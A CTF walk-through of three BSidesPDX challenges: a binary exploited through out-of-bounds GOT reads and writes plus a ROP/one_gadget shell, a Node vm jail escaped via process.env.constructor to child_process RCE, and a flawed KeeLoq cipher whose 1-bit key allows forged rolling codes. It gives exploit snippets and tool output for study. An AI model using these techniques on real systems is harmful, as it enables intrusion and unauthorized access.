BSidesPDX CTF Walk-Through

Airline (pwn)

1. Characterizing the Binary

Via `file` and `pwn checksec` we can see this binary is an unstripped x86-64 dynamically-linked with no PIE or stack canary protections (yay!). The libc should be provided to the solver in the distribution files.

```
milandonhowe@lima-default:~/bsides_solve$ file airline
airline: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64
.so.2, BuildID[sha1]=433a58ffa863222c68a507cdc488c5cd73ff964b, for GNU/Linux 3.2.0, with debug_info, not stripped
```

```
milandonhowe@lima-default:~/bsides_solve$ pwn checksec ./airline
[*] '/home/milandonhowe.linux/bsides_solve/airline'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

2. Reversing the Binary

While reversing there's a couple big things to note:

- There's an unused `buffer_overflow` function that reads 128 bytes from stdin directly into the stack.
- The `get_ticket_idx` function doesn't do any bounds checking on the user input.
- The TICKETS array is stored as a global in the .data segment of the ELF.
- The admin password is read from a text file at runtime and conveniently stored sequentially after the TICKETS array.
- The edit ticket function lets us arbitrarily change the contents of the .data segment with out-of-bounds indices.

3. Out-of-bounds reading

Using the out-of-bounds view function we can both access the admin password (index of 1000), as well as leak an entry in the GOT (index of -2). From here we can get into the admin login and start changing the contents of the .data segment (including the GOT!).

With the `getline` libc leak we can also deduce the libc base address by subtracting the `getline` offset (found by loading libc in gdb).

```
gef➤  print getline
$1 = {<text variable, no debug info>} 0x5f7a0 <getline>
```

4. **Out-of-bounds writing**

From here, there's a few options for solving but the recommended solution is overwriting the `exit` entry in the GOT table (while preserving the getline entry though when exploiting) with the `buffer_overflow` function address and then building a ROP chain to either pop a shell, or alternatively perform open-read-write on the `flag` file.

```
payload = getline_addr_bytes + p64(elf.symbols['buffer_overflow'])
```

My solve script uses a one_gadget address with a little ROP chain to ensure the registers are in the proper state:

```
payload = b'A'*16 + pop_rcx + p64(0) + pop_rbx + p64(0) + p64(libc_base+0x583e3)
p.sendline(payload + b'B'*(128-len(payload)))
p.interactive()
```

Environmentally Conscious (Node jail)


Break out by getting reference to the globalThis object through `process.env.constructor` attribute. Here's the *intentional* vulnerability present in the node-jail (unintended solves are almost certainly present). Here if we specify 'constructor' we trigger a bug in the node process object wherein `process.env.constructor` doesn't return an instance of the `process.env` object but a reference to the "globalThis" object in the non-node-vm context.

```
env: {
    get: function(envVar){
        return process.env[envVar]
    }
}
```

From here we can access the `process` object and its respective attributes to run `require` (via `process.mainModule.require`) and basically do any RCE via any avenue we want (most easily via the `child_process` module).

Nolock (Crypto)

Keeloq is a code-hopping protocol from sub-ghz receivers (garage door opener type of things), that's been in wide-use since the mid-80s with occasional upgrades. The traditional KeeLoq setup uses a non-linear feedback shift register for encryption (see below diagram I stole off wikipedia) and in this challenge we have a flawed implementation of KeeLoq.



The basic scheme of a well-implemented KeeLoq setup is a message appended with some encrypted content (essentially via a pre-shared key). The encrypted content includes a shared value or secret as well as a "counter" attribute which should increase during operation (since the counter should increase across message submissions it should make replay attacks infeasible).

In this case our vuln is here:

```
# during each round the register gets rightshifted by 1, and we add the new msb
register = np.right_shift(register, np.uint32(1)) + np.left_shift(new_msb, np.uint32(31))
# we also rotate the key register

# new key msb
shifted_key_bit = np.left_shift(key_register & np.uint64(1), np.uint64(63))
np.right_shift(key_register, np.uint64(1)) + shifted_key_bit
```

Basically, we rotate the key, but don't actually update the key_register. In other words, *we are using a 1-bit key of either 0 or 1*. So, we can guess this key (with 50% accuracy), decrypt the encrypted example payload, and forge a valid sequential payload with the proper meta-data to get the key!

```
msg=example_payload
plaintext = keeloq_decrypt(np.uint32(example_payload & ((1<<32)-1)))
serial_number = (msg >> 32) & ((1 << 28)-1)
shared_key = plaintext & ((1<<16)-1)
sync_counter = (plaintext>>16) & ((1<<16)-1)
btn = (msg >> 60) & 0b1111
status = (msg >> 64) & 0b11


# build fake payload
OPEN_FLAG = 0b0010
valid_cnt = sync_counter + 1
payload = build_accepted_payload(serial_number, OPEN_FLAG, status, shared_key, valid_cnt)
```